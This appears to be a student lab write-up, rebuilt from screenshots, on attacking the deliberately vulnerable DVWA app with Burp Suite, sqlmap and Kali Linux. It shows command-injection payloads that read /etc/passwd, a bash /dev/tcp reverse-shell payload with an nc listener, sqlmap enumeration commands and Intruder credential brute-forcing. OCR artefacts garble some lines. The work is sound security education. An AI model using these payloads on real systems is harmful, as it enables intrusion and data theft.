Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser

Request to https://portswigger.net:443 [34.249.63.188]


Time	Type	Direction	Method	URL	Status code
00:56:36 9 De...	HTTP	→ Request	GET	https://portswigger.net/burp/upgrade-community-to-pro?utm_source=burp_suite_community&utm_campaign=upgrade_to_pro&utm_medium=button&utm_content=new_scan	
00:56:58 9 De...	HTTP	→ Request	GET	https://portswigger.net/burp/upgrade-community-to-pro?utm_source=burp_suite_community&utm_campaign=upgrade_to_pro&utm_medium=button&utm_content=new_scan	
00:56:58 9 De...	HTTP	→ Request	GET	https://www.kali.org/docs/	

Request

```
GET /burp/upgrade-community-to-pro?utm_source=burp_suite_community&utm_campaign=upgrade_to_pro&utm_medium=button&utm_content=new_scan HTTP/1.1
Host: portswigger.net
Cookie: stg_last_interaction=Sat%2C%2030%20Nov%202024%2015:40:04%20GMT; stg_returning_visitor=Sat%2C%2030%20Nov%202024%2015:40:04%20GMT;
_pk_id.287552c2-4917-42e0-8982-ba994a2a73d7.1467=da574331855ecd66.1732981202.1.1732981202.1732981202.; _gcl_au=1.1.403102669.1732981203
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

Inspector

Request attributes	2
Request query parameters	4
Request body parameters	0
Request cookies	4
Request headers	14


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Site map Scope Issue definitions

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

https://www.kali.org
https://contile.services.mozilla.com
https://portswigger.net
Pro version only

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time reque
https://portswigger.net	GET	/							
https://portswigger.net	GET	/about							
https://portswigger.net	GET	/about/contact							
https://portswigger.net	GET	/blog							
https://portswigger.net	GET	/bundles/public/staticcms.js							
https://portswigger.net	GET	/bundles/public/staticcms.js?v...	✓						
https://portswigger.net	GET	/burp/communitydownload							
https://portswigger.net	GET	/burp/dastardly							

Request

```
GET / HTTP/2
Host: portswigger.net
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.6723.70 Safari/537.36
Connection: close
Cache-Control: max-age=0


```

Response

Inspector

Request attributes	2
Request headers	10


Modify input parameters by adding the XSS payload:

2. **Exploiting Command Injection**
   Setup


- Access the "Command Injection" module in DVWA.
- Ensure DVWA security is set to "Low."

Practical Steps

1. **Testing Command Execution**:
   - Enter a valid IP (e.g., 127.0.0.1) in the input field.
     Append a command, such as:
     127.0.0.1; ls


Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1
Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.200 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.032/0.075/0.200/0.072 ms
```




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1; ls

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.133 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.028 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.028/0.059/0.133/0.042 ms
help
index.php
source
```

2- **Exfiltrating Data**:



Ping a device


Enter an IP address: 127.0.0.1; cat /etc/passwd

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.026 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3075ms
rtt min/avg/max/mdev = 0.018/0.025/0.030/0.004 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

3- **Creating a Reverse Shell**:

Open a terminal on your Kali Linux machine and set up a listener:


nc -lvnp 4444



```
bsdsf21m007@tayyab:nc -lvnp 4444

listening on [any] 4444 ...
```

Inject the following payload into the input field:

127.0.0.1; bash -i >& /dev/tcp/192.168.10.5/4444 0>&1



Vulnerability: Command Injection

Ping a device


Enter an IP address: ɔash -i >& /dev/tcp/192.168.10.5/4444 0>&1 Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.035 ms
```

4. Using Tools for Exploitation


Using SQLMap:

1. Identify a vulnerable parameter:
   sqlmap -u "http://<IP>/dvwa/vulnerabilities/sqli/" --data="id=1&Submit=Submit" –dbs



```
bsdsf21m007@tayyab:sqlmap -u "http://192.168.10.5/dvwa/vulnerabilities/sqli/" --data="id=1&Submit=Submit" --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this p

[*] starting @ 01:07:57 /2024-12-09/

[01:07:57] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.10.5/dvwa/login.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('security=impossible;PHPSESSID=aeiljssfint...huvp0gq
[01:08:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:08:01] [INFO] testing if the target URL content is stable
[01:08:01] [WARNING] POST parameter 'id' does not appear to be dynamic
[01:08:01] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[01:08:01] [INFO] testing for SQL injection on POST parameter 'id'
[01:08:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:08:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
```

Extract database and tables:
sqlmap -u "http://<IP>/dvwa/vulnerabilities/sqli/" --data="id=1&Submit=Submit" -D dvwa --tables




```
bsdsf21m007@tayyab:sqlmap -u "http://192.168.10.5/dvwa/vulnerabilities/sqli/" --data="id=1&Submit=Submit" -D dvwa --tables

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.11#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's re
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progr

[*] starting @ 01:09:02 /2024-12-09/

[01:09:02] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.10.5/dvwa/login.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('security=impossible;PHPSESSID=ps326iqfjck...7iaeaf1oel'
[01:09:05] [INFO] testing if the target URL content is stable
[01:09:05] [WARNING] POST parameter 'id' does not appear to be dynamic
[01:09:05] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[01:09:05] [INFO] testing for SQL injection on POST parameter 'id'
```

4. Using Burp Suite for Automated Attacks
Steps:

1. **Intercept a Request**:
   - Enable **Intercept** in the Proxy tab of Burp Suite.
   - Perform an action in DVWA (e.g., submit a login form).
   - Burp Suite captures the request.
2. **Send to Intruder**:
   - Right-click the intercepted request and select **Send to Intruder**.
   - Configure payload positions (e.g., username and password fields).

3. **Add Payloads**:
   - In the **Payloads** tab, add:
     - Usernames: admin, root, user
     - Passwords: password, 123456, admin
4. **Run the Attack**:
   - Click **Start Attack**.
   - Observe the results to identify valid credentials.



Vulnerability: Brute Force


Login

Username:

Password:


Login

More Information



Target http://127.0.0.1/dvwa/vulnerabilities/brute/ [✓] Update Host header to match targ


```
POST /example?p1=§p1val§&p2=§p2val§ HTTP/1.0
Cookie: c=§cval§
Content-Length: 17

p3=§p3val§&p4=§p4val§§
```



